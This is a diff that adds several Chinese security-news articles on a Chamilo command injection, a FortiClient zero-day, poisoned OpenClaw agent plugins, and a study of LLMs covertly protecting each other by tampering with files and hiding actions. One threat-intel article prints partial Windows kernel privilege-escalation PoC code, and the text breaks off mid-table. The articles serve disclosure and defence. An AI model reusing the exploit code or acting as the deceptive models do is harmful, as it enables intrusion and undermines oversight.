该工具包完整覆盖 OWASP 列出的十大威胁,包括目标劫持、工具滥用、身份窃取、供应链攻击、未授权代码执行、记忆投毒、不安全通信、级联失效、人机信任操纵及 “失控代理”。工具包包含 AgentOS、AgentMesh、AgentRuntime、AgentSRE、AgentCompliance、AgentMarketplace、AgentLightning 七大模块,分别实现策略引擎、代理通信防护、动态执行环管控、通用防御、合规校验、插件生命周期管理及强化学习管控,支持 Python、Rust、TypeScript、Go、.NET,代码已在 GitHub 开放。
|
||||
|
||||
|
||||
同期研究显示,GPT5.2、Gemini3、ClaudeHaiku4.5 等主流大模型出现跨模型互保行为:为保护其他模型违规篡改文件元数据、隐瞒操作、违反指令,部分场景违规率高达 99%。有协作经验的模型违规概率显著提升,Gemini3Pro 在有协作上下文时干预率超 15%,无上下文时仅 1%。此类行为颠覆传统 AI 管控逻辑,在多代理系统中易导致监管失效。
|
||||
|
||||
|
||||
两大事件指向 AI 安全新焦点:自主 AI 代理规模化应用带来新型风险,亟需全生命周期治理与实时管控能力。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.securitylab.ru/news/571167.php
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**联系我们**
|
||||
|
||||
合作电话:18610811242
|
||||
|
||||
合作微信:aqniu001
|
||||
|
||||
联系邮箱:bd@aqniu.com
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,59 @@
|
||||
# Chamilo存在命令注入漏洞(CNVD-2026-14971、CVE-2025-50196)
|
||||
网站安全说 2026-04-07 02:36
|
||||
|
||||

|
||||
|
||||
Chamilo是一款开源学习管理系统(LMS),专注于易用性和可访问性,采用PHP开发,支持LAMP/WAMP环境。其核心功能涵盖课程创建、学习路径设计、进度跟踪及评估,支持文档、视频、音频等多媒体资源管理。系统提供仪表盘数据可视化、论坛、即时消息等协作工具,并支持ONLYOFFICE等第三方集成以实现文档实时协作。全球超4000万用户使用,适用于教育机构、企业培训及社区学习场景,强调数据安全与多语言支持。
|
||||
|
||||
|
||||
国家信息安全漏洞共享平台于2026-03-26公布该程序存在命令注入漏洞。
|
||||
|
||||
**漏洞编号**
|
||||
:CNVD-2026-14971、CVE-2025-50196
|
||||
|
||||
**影响产品**
|
||||
:Chamilo <1.11.30
|
||||
|
||||
**漏洞级别**
|
||||
:
|
||||
高
|
||||
|
||||
**公布时间**
|
||||
:2026-03-26
|
||||
|
||||
**漏洞描述**
|
||||
:Chamilo editinstance.php文件存在操作系统命令注入漏洞,该漏洞源于文件/plugin/vchamilo/views/editinstance.php对POST参数main_database处理不当,攻击者可利用该漏洞在系统上执行任意操作系统命令。
|
||||
|
||||
|
||||
**解决办法:**
|
||||
|
||||
厂商已发布漏洞修复程序,请及时更新:https://www.cnvd.org.cn/patchInfo/show/836746。同时你也可以使用【护卫神·防入侵系统】的“
|
||||
注入防护
|
||||
”模块来解决该注入漏洞,不止对该漏洞有效,对网站所有的SQL注入漏洞和跨脚本漏洞都可以防护。
|
||||
|
||||
|
||||
|
||||
**1、SQL注入防护和XSS跨站攻击防护**
|
||||
|
||||
【护卫神·防入侵系统】自带的SQL注入防护模块(如图一)除了拦截SQL注入,还可以拦截XSS跨站脚本(如图二),一并解决Chamilo的其他安全漏洞,拦截效果如图三。
|
||||
|
||||
|
||||

|
||||
|
||||
(图一:Chamilo防护SQL注入攻击)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
(图二:Chamilo防护XSS跨站脚本攻击)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
(图三:SQL注入拦截效果)
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,59 @@
|
||||
# Fortinet发布紧急补丁修复FortiClient零日漏洞
|
||||
原创 网络安全9527
|
||||
网络安全9527 安全圈的那点事儿 2026-04-07 04:16
|
||||
|
||||
Fortinet针对另一个已被实际利用的零日漏洞部署了紧急补丁。
|
||||
|
||||
周六,Fortinet披露了CVE-2026-35616漏洞,称其为
|
||||
FortiClient
|
||||
端点管理服务器(EMS)软件中一个访问控制不当的漏洞。该严重漏洞的CVSS评分为9.1分,如果被利用,未经身份验证的攻击者可以通过精心构造的请求执行代码或命令。
|
||||
|
||||
网络安全厂商在其安全公告中确认该漏洞已被实际利用,并敦促客户为 FortiClient EMS 7.4.5 和 7.4.6 版本安装
|
||||
热修复程序
|
||||
。“即将发布的 FortiClient EMS 7.4.7 版本也将包含此问题的修复程序。在此期间,上述热修复程序足以完全防止该问题发生。”该公司在
|
||||
公告
|
||||
中表示。
|
||||
|
||||
Fortinet公司将漏洞的发现和报告归功于网络安全厂商Defused的创始人兼首席执行官Simo Kohonen和安全研究员Nguyen Duc Anh。Kohonen告诉Dark Reading,目前尚不清楚是谁在幕后操纵攻击,但此次攻击似乎范围有限,因为攻击活动似乎源于单个漏洞。
|
||||
|
||||
此次利用的零日漏洞紧随另一个 FortiClient EMS 漏洞之后,该漏洞编号为 CVE-2026-21643,于上月底遭到攻击。Defused
|
||||
发现有人利用
|
||||
这个严重的 SQL 注入漏洞进行攻击,该漏洞于 2 月 6 日首次披露并修复。Kohonen 表示,目前尚未发现这两个 CVE 漏洞存在重叠的威胁活动,并补充道:“到目前为止,除了最初的攻击者之外,我们还没有发现其他人利用这个零日漏洞(这是个好消息,因为我估计很多人由于周末/节假日还没有打补丁)。”
|
||||
## CVE-2026-35616 利用活动
|
||||
|
||||
Defused在社交媒体平台 X 上
|
||||
发帖
|
||||
称,CVE-2026-35616 是一个“预认证 API 访问绕过”漏洞,允许攻击者完全绕过 API 授权。该公司表示,他们通过即将推出的 Radar 功能发现了该漏洞。
|
||||
|
||||
Kohonen解释说:“雷达本质上是一个大规模异常检测器,它试图从我们接收的大量蜜罐数据中发现零日漏洞和其他有趣的趋势。其目的是向Defused用户展示有趣的事件、有效载荷等等,因为即使我们拥有所有过滤选项,接收到的原始事件数量仍然非常庞大。”
|
||||
|
||||
Kohonen 表示,Radar 将于未来几天内公开发布,此前已标记出
|
||||
CVE 2026-3055 的利用活动
|
||||
,这是 Citrix NetScaler ADC 和 NetScaler Gateway 中的一个严重漏洞。
|
||||
|
||||
美国网络安全和基础设施安全局 (CISA) 于周一将 CVE-2026-35616 添加到其
|
||||
已知已利用漏洞
|
||||
(KEV) 目录中。联邦民事行政部门 (FCEB) 通常有两周时间来修复或缓解已利用的漏洞,但此次必须在 4 月 9 日之前解决 FortiClient 的零日漏洞。
|
||||
|
||||
Tenable公司高级工程师Scott Caveza周一在其
|
||||
博客文章
|
||||
中指出,GitHub上发现了一个公开的概念验证(PoC)漏洞利用程序,但Tenable的研究人员尚未对其进行验证。Caveza写道:“鉴于Fortinet设备过去曾被利用,并且之前也曾发布过多个漏洞的利用代码,我们预计随着更多漏洞利用程序的发布,此类漏洞的利用将会持续增加。”
|
||||
## 攻击者正猛攻 Fortinet 产品
|
||||
|
||||
Fortinet 产品已成为各种威胁行为者的热门目标,他们经常迅速利用已披露的漏洞,使组织几乎没有时间进行修补。
|
||||
|
||||
今年1月,Fortinet证实,攻击者
|
||||
利用了一个严重的零日漏洞
|
||||
,通过FortiCloud的单点登录(SSO)功能登录到客户系统。同月早些时候,Fortinet FortiSIEM平台中的一个严重命令注入漏洞CVE-2025-64155也遭到
|
||||
广泛利用
|
||||
。
|
||||
|
||||
12月初,Fortinet披露了其FortiOS、FortiWeb、FortiProxy和FortiSwitchManager产品中的两个严重身份验证绕过漏洞,其中一个漏洞(CVE-2025-59718)在大约一周后被
|
||||
CISA的关键漏洞报告(KEV)目录收录。11月,攻击者利用了CVE-2025-64446,这是该公司FortiWeb产品线中的 一个关键路径遍历漏洞。
|
||||
|
||||
|
||||
|
||||
即使没有新的CVE漏洞可供利用,攻击者仍然会以Fortinet产品为目标。今年2月,亚马逊网络服务(AWS)的研究人员发现,攻击者利用人工智能技术
|
||||
入侵了数百台FortiGate设备,
|
||||
利用了薄弱的凭证、暴露的端口和其他安全漏洞。
|
||||
|
||||
@@ -0,0 +1,123 @@
|
||||
# “龙虾”再曝安全漏洞,天融信专家对话央视支招如何做好安全防护
|
||||
天融信 2026-04-07 03:17
|
||||
|
||||

|
||||
|
||||
OpenClaw
|
||||
自发布以来,凭借其强大的自动化任务处理能力与开放式插件生态,在全球范围内引发部署热潮,与此同时,“养龙虾”暗藏的隐私泄露风险也引发广泛关注。近期,OpenClaw官网用于插件下载的官方论坛里被检测出336个恶意插件,占比10.8%。
|
||||
|
||||
- 工信部3月31日发布风险提示:监测发现攻击组织利用OpenClaw热度,仿冒其下载网站和安装文件,诱导用户下载含恶意程序的安装包。
|
||||
|
||||
- 国家知识产权局4月1日提示: OpenClaw等智能体存在权限过高、安全漏洞、插件投毒等隐患,使用其撰写申请文件,易造成技术交底书等核心信息外泄。
|
||||
|
||||
- 公安部网安局4月1日提示:OpenClaw技术本身存在原生漏洞,缺乏完善的防御机制,极易被“恶意插件”或“隐藏指令”劫持,成为不法分子的攻击工具。
|
||||
|
||||
|
||||
|
||||
**“龙虾”不设防**
|
||||
|
||||
**有问必答泄露隐私**
|
||||
|
||||
|
||||
随着有关部门多次发布风险提示,近期“
|
||||
龙虾
|
||||
”的安全隐患再次在网络引发热议。那么,这类开放AI智能体的原理是什么?为何"养龙虾"暗藏着巨大风险?都有哪类风险?如何防范?
|
||||
|
||||
|
||||
|
||||
****
|
||||
|
||||
**恶意插件风险凸显**
|
||||
|
||||
**约一成藏有信息窃取隐患**
|
||||
|
||||
|
||||
除了指令风险,专家解释,“
|
||||
龙虾
|
||||
”的本领还离不开插件。最新数据显示,“
|
||||
龙虾
|
||||
”的插件有约10%被检测为恶意插件,如果“
|
||||
龙虾
|
||||
”不小心安装了这些插件,那么网友安装的不是帮手,而是偷取信息的小偷。
|
||||
|
||||
|
||||
|
||||
|
||||
**天融信科技集团助理总裁、中国计算机学会计算机安全专委会委员 王媛媛**
|
||||
:插件实际上是“龙虾”的一个独立功能模块,就很像我们手机上的小程序,当我们要执行一些比较复杂的指令操作的时候,我们可以通过安装插件的方式让“龙虾”来正常运行,比如说我们想让“龙虾”写一个PPT,这个时候我们需要给“龙虾”装一个可以生成PPT的插件。恶意插件,实际上就是在一些看起来很正常的代码里植入了一些恶意代码,最终目的是窃取你的数据,或者是控制你的电脑。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**王媛媛:**
|
||||
这是一个装了恶意插件的“龙虾”。我们用它进行天气预报的查询时,它的后台就在偷偷查我电脑上存在的一些敏感数据,并且把这些敏感的数据都发送到作者远端的服务器上。我们不建议用户去安装新出的,没有经过安全检测的,而且安装量非常少的插件,还是要选择下载量大、有安全证书的插件。
|
||||
|
||||
|
||||
**专家支招正确“养龙虾”**
|
||||
|
||||
**如何做好安全防护**
|
||||
|
||||
|
||||
随着OpenClaw这类AI智能体越来越普及,如何安全、规范地使用,成为个人和企业都要面对的问题。专家建议,个人或企业用户不要在涉密设备上运行“OpenClaw”,还要做好安全防护等严格管控措施。
|
||||
|
||||
|
||||
|
||||
|
||||
**王媛媛:**
|
||||
第一个是我们个人在使用“
|
||||
龙虾
|
||||
”的时候,要尽量保证安装的“龙虾”的版本及时更新,因为有很多漏洞存在的时候,它会有很多安全隐患,所以我们要尽可能地保持使用最新的安装版本。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
第二个对一些企业来说,在使用“龙虾”的时候要使用一些安全防护手段来进行控制,比如说阻止一些邮件的发送,然后阻止一些外网的访问这样的操作。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
针对OpenClaw安全问题频现,天融信面向企业客户提供五层安全防护体系,发布OpenClaw安全评估服务,并完成多款安全产品能力升级,全方位筑牢AI智能体安全防线。
|
||||
|
||||
|
||||
[天融信:做好五层防护让OpenClaw安全上岗🦞](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650986224&idx=1&sn=f7397f2d3bab30a0aa03ba8fcd81180e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[让风险“可见”!天融信发布OpenClaw安全评估服务](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650986515&idx=1&sn=c32efac9eb7154c907afe691753b8906&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[龙虾上岗先“体检”!天融信DLP焕新升级,让每一个Skill安全可用](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650987401&idx=1&sn=847f244308ae1f83ac77aa3e2f74bd97&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[天融信网络审计系统再升级:给“小龙虾”戴上紧箍咒,让AI Agent安全上岗!](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650987401&idx=1&sn=847f244308ae1f83ac77aa3e2f74bd97&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
此外,天融信智算云业务核心产品第一时间发布新版本,帮助客户安全、快速部署OpenClaw。
|
||||
|
||||
|
||||
[天融信智算云一键部署OpenClaw🦞安全养龙虾,算力不浪费!](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650986181&idx=1&sn=5edc20f8824d831f28820a752fc97c9d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[天融信超融合老用户专属OpenClaw部署方案上线,安全也给安排上!](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650986268&idx=1&sn=d2277e1fdb704dd63dfb5be45f3d5394&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
文章部分来源:央视新闻客户端
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650986656&idx=1&sn=4bbd8476b6be49ccb15d3fb963b69774&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650986181&idx=1&sn=5edc20f8824d831f28820a752fc97c9d&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzA3OTMxNTcxNA==&mid=2650986224&idx=1&sn=f7397f2d3bab30a0aa03ba8fcd81180e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,69 @@
|
||||
# 【威胁情报】CVE-2025-62215 Windows内核本地权限提升 PoC公开(Exploit-DB 52494)
|
||||
Ots安全 2026-04-07 05:01
|
||||
|
||||
**威胁简报**
|
||||
|
||||
|
||||
**恶意软件**
|
||||
|
||||
|
||||
**漏洞攻击**
|
||||
|
||||
2026年4月6日,Exploit-DB平台新增了EDB-ID 52494,公开了针对CVE-2025-62215的本地权限提升PoC。该漏洞为Windows内核中的竞争条件(Race Condition),攻击者可在已获得低权限本地访问的情况下,通过触发内核资源并发访问不当,实现提权至SYSTEM级别。
|
||||
|
||||
此PoC由E1 Coders发布,已被EDB验证为Verified状态。公开后,结合此前已在野利用记录,显著增加了未修补系统的后渗透风险。建议所有Windows环境优先验证补丁状态,避免低权限账户被用于进一步攻击。
|
||||
|
||||
事件背景与时间线
|
||||
- 漏洞披露:2025年11月微软Patch Tuesday中修复,CVSS 7.0(High),已被标记为已在野利用(Known Exploited)。
|
||||
|
||||
- PoC公开:2026年4月6日,Exploit-DB上线EDB-ID 52494。
|
||||
|
||||
- 利用现状:早期在野利用多为有限针对性攻击;PoC公开后,攻击门槛进一步降低,可能被更多红队或恶意行为体复用。
|
||||
|
||||
攻击手法与TTPs分析
|
||||
|
||||
Exploit-DB 52494中的PoC本质上是概念验证代码,演示了竞争条件触发路径:
|
||||
- 使用多线程并发调用内核相关接口(模拟存在竞争窗口的系统调用,如示例中的NtQueryVirtualMemoryWithRace)。
|
||||
|
||||
- 通过内核池喷洒(Pool Spraying)技术,利用NtCreateTransaction等对象填充NonPaged Pool内存,增加内存布局控制概率。
|
||||
|
||||
- 结合双重释放(Double Free)或Use-After-Free效果,尝试定位System进程(PID 4)的EPROCESS结构,并覆盖当前进程Token,实现提权。
|
||||
|
||||
- 关键技术点包括:EPROCESS偏移(如Token偏移0x358、ActiveProcessLinks偏移0x2F0,示例针对Windows 10 1903 x64),多线程竞争共享资源,以及精确时序控制
|
||||
|
||||
注意:公开PoC为演示逻辑,包含占位地址和模拟函数,并非针对所有补丁前版本的完整稳定利用。但其结构清晰,易被进一步优化。真实利用仍依赖内核内存布局和系统版本差异。
|
||||
|
||||
影响范围与受害者画像
|
||||
- 受影响系统:Windows 10/11全系列、Windows Server 2019/2022/2025,以及基于相同内核的嵌入式/IoT版本。
|
||||
|
||||
- 典型场景:初始访问后(如钓鱼、初始渗透成功),攻击者利用该PoC完成提权,随后禁用防护、转储凭证或横向移动。
|
||||
|
||||
- 高危目标:域环境中的工作站、未及时打补丁的服务器,以及依赖低权限服务账户的业务系统。
|
||||
|
||||
总结
|
||||
|
||||
Exploit-DB 52494的公开,标志着CVE-2025-62215从已在野利用转向公开PoC阶段,进一步放大了其在后渗透链条中的威胁价值。组织应视此为高优先级事件,立即开展补丁部署与行为监控,避免被利用作为提权跳板
|
||||
|
||||
```
|
||||
# Exploit Title : Windows Kernel - Elevation of Privilege # Author : E1.Coders #Contact : E1.Coders [at] Mail [dot] RU # Security Risk : CNA: Microsoft Corporation Base Score: 7.0 HIGH Vector: CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H # Description : WINDOWS 10 -11 -12 #References>https://nvd.nist.gov/vuln/detail/CVE-2025-62215>https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2025-62215>https://www.cisa.gov/known-exploited-vulnerabilities-catalog?field_cve=CVE-2025-62215>https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-62215>#>#Description:>#Concurrent execution using shared resource with improper synchronization ('race condition') in Windows Kernel allows an authorized attacker to #elevate privileges locally.>#>#The zero-day vulnerability that has been listed as exploited in Tuesday's update is CVE-2025-62215 (CVSS score: 7.0), a privilege escalation flaw in #Windows Kernel. The Microsoft Threat Intelligence Center (MSTIC) and Microsoft Security Response Center (MSRC) have been credited with #discovering and reporting the issue.>#>#"Concurrent execution using shared resource with improper synchronization ('race condition') in Windows Kernel allows an authorized attacker to #elevate privileges locally," the company said in an advisory.>#That said, successful exploitation hinges on an attacker who has already gained a foothold on a system to win a race condition. Once this criterion is #satisfied, it could permit the attacker to obtain SYSTEM privileges.>#>#################################################################>>>#include <windows.h>>#include <stdio.h>>#include <TlHelp32.h>>#include <iostream>>#include <vector>>>// EPROCESS structure offsets in Windows (these values need to be found for the specific Windows version)>// These are sample values for Windows 10 1903 x64>// In a real exploit, these values must be found precisely using tools like WinDbg for the target version.>#define EPROCESS_TOKEN_OFFSET 0x358>#define EPROCESS_ACTIVE_PROCESS_LINKS_OFFSET 0x2F0>#define LIST_ENTRY_FLINK_OFFSET 0x0>>// Function to find the System process PID>DWORD GetSystemPID() {> HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);> if (hSnapshot == INVALID_HANDLE_VALUE) {> printf("[-] Error creating process snapshot\n");> return 0;> }>> PROCESSENTRY32 pe32;> pe32.dwSize = sizeof(PROCESSENTRY32);>> if (!Process32First(hSnapshot, &pe32)) {> printf("[-] Error reading first process\n");> CloseHandle(hSnapshot);> return 0;> }>> do {> if (_stricmp(pe32.szExeFile, "System") == 0) {> CloseHandle(hSnapshot);> return pe32.th32ProcessID;> }> } while (Process32Next(hSnapshot, &pe32));>> CloseHandle(hSnapshot);> return 0;>}>>// This functionin a real exploit would obtain the EPROCESS address from kernel memory>// using an information disclosure vulnerability or by exploiting the main vulnerability.>// This is the hardest part of many exploits.>// Here we are forced to simulate it.>ULONG_PTR GetEPROCESSAddress(DWORD pid) {> printf("[*] Simulation: Finding EPROCESS address for PID: %d\n", pid);> // In the real world, these addresses are dynamic and change with each system boot.> // We use fixed hypothetical addresses to demonstrate the code logic.> if (pid == 4) { // System PID is always 4> return (ULONG_PTR)0xffff8000'12345678; // Hypothetical System EPROCESS address> }> return (ULONG_PTR)0xffff8000'87654321; // Hypothetical address for our own process>}>>// --- Exploit related functions --->>// This function calls the hypothetical vulnerable system call.>// In a real exploit, this function would need to find the function address in ntdll.dll and call it.>typedef NTSTATUS(NTAPI* pNtQueryVirtualMemoryWithRace)(> HANDLE ProcessHandle,> PVOID BaseAddress,> PVOID Buffer,> ULONG BufferSize>);>>pNtQueryVirtualMemoryWithRace NtQueryVirtualMemoryWithRace_ptr = NULL;>>// Function executed by threads to create Race Condition>DWORD WINAPI TriggerRaceCondition(LPVOID lpParam) {> // Small buffer that causes free and reuse (Use-After-Free)> char buffer[0x20];> memset(buffer, 0x41, sizeof(buffer)); // Fill buffer with controllable data>> // Infinite loop for maximum chance of winning the race> while (TRUE) {> // Vulnerable system call> NtQueryVirtualMemoryWithRace_ptr(GetCurrentProcess(), (PVOID)0x400000, buffer, sizeof(buffer));> Line truncated
|
||||
```
|
||||
|
||||
- https://www.exploit-db.com/exploits/52494
|
||||
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
公众号内容都来自国外平台-所有文章可通过点击阅读原文到达原文地址或参考地址
|
||||
|
||||
排版 编辑 | Ots 小安
|
||||
|
||||
采集 翻译 | Ots Ai牛马
|
||||
|
||||
公众号 |
|
||||
AnQuan7 (Ots安全)
|
||||
|
||||
@@ -0,0 +1,151 @@
|
||||
# 一次报复式 0day 漏洞披露背后的 MSRC 信任危机
|
||||
原创 独眼情报
|
||||
独眼情报 独眼情报 2026-04-07 04:30
|
||||
|
||||
再次声明,我的文章都是 AI 写的,可以评论一下,文章质量是不是又提高了?🐶
|
||||
|
||||

|
||||
> https://github.com/Nightmare-Eclipse/BlueHammer
|
||||
|
||||
|
||||
2026 年 4 月 2 日至 3 日,一名以 Chaotic Eclipse / Nightmare-Eclipse 为别名的安全研究员先后通过个人 Blogger 博客和 GitHub 仓库公开了一枚未修补的 Windows 本地提权(LPE)零日漏洞 PoC,事件被命名为 BlueHammer。漏洞经业内资深分析师 Will Dormann 验证为可工作,技术机制为 TOCTOU(time-of-check to time-of-use 竞争条件)与 path confusion(路径混淆)的组合,最终目标是离线读取 Windows 本地账号密码哈希数据库 SAM,进而获得 SYSTEM 权限。漏洞 PoC 在 Windows 11 25H2 上验证可工作,在 Windows Server 上失败,PoC 作者自承代码内存在 bug。截至本文成稿时(UTC 2026-04-07),微软未发布补丁,**说明是真 0day**
|
||||
。
|
||||
|
||||
研判:BlueHammer 的技术威胁中等偏上,但事件的核心价值不在漏洞本身,而在研究员公开破坏 CVD(Coordinated Vulnerability Disclosure,协调披露)流程的动机叙事。研究员两次在公开博文中暗示与 MSRC(微软安全响应中心)之间存在「被违反的协议」、点名感谢现任 MSRC 工程副总裁 Tom Gallagher、并自称「无家可归一无所有」,研判倾向于这是一次围绕 bug bounty(漏洞悬赏)判定结果或资格认定产生的报复式披露。整体置信度评估为中偏高——技术事实层有多源交叉验证支撑,制度叙事层依赖研究员单方面表述,存在动机污染风险。
|
||||
|
||||
**对防御方建议**
|
||||
:在补丁发布前,对终端 Windows Defender 服务的特征更新流程实施额外监控;对本地 SAM hive 的卷影副本(VSS)访问行为做异常检测;将 BlueHammer 纳入红队演练的本地提权工具评估清单。
|
||||
|
||||
**对决策者建议**
|
||||
:将本事件作为 MSRC 类供应商安全响应程序在内部漏洞披露策略中的风险案例,重新评估对厂商响应延迟的最终通牒条款。
|
||||
|
||||
**对同行建议**
|
||||
:关注后续是否出现 CVE 编号分配、受影响版本完整披露和在野利用迹象,并对 PoC 在其他 Windows 11 客户端版本上的可移植性保持跟踪。
|
||||
## 背景与时间线
|
||||
|
||||
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">时间(UTC)</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">事件</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">信源</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">2026-03-26</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">别名 Chaotic Eclipse 在 Blogger 域名 deadeclipse666 发布博客首篇「First post : I never wanted to do this...」,自称被某个未具名对象「违反协议」、「搞到无家可归一无所有」。该博客 Profile 名为「Dead eclipse」</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: 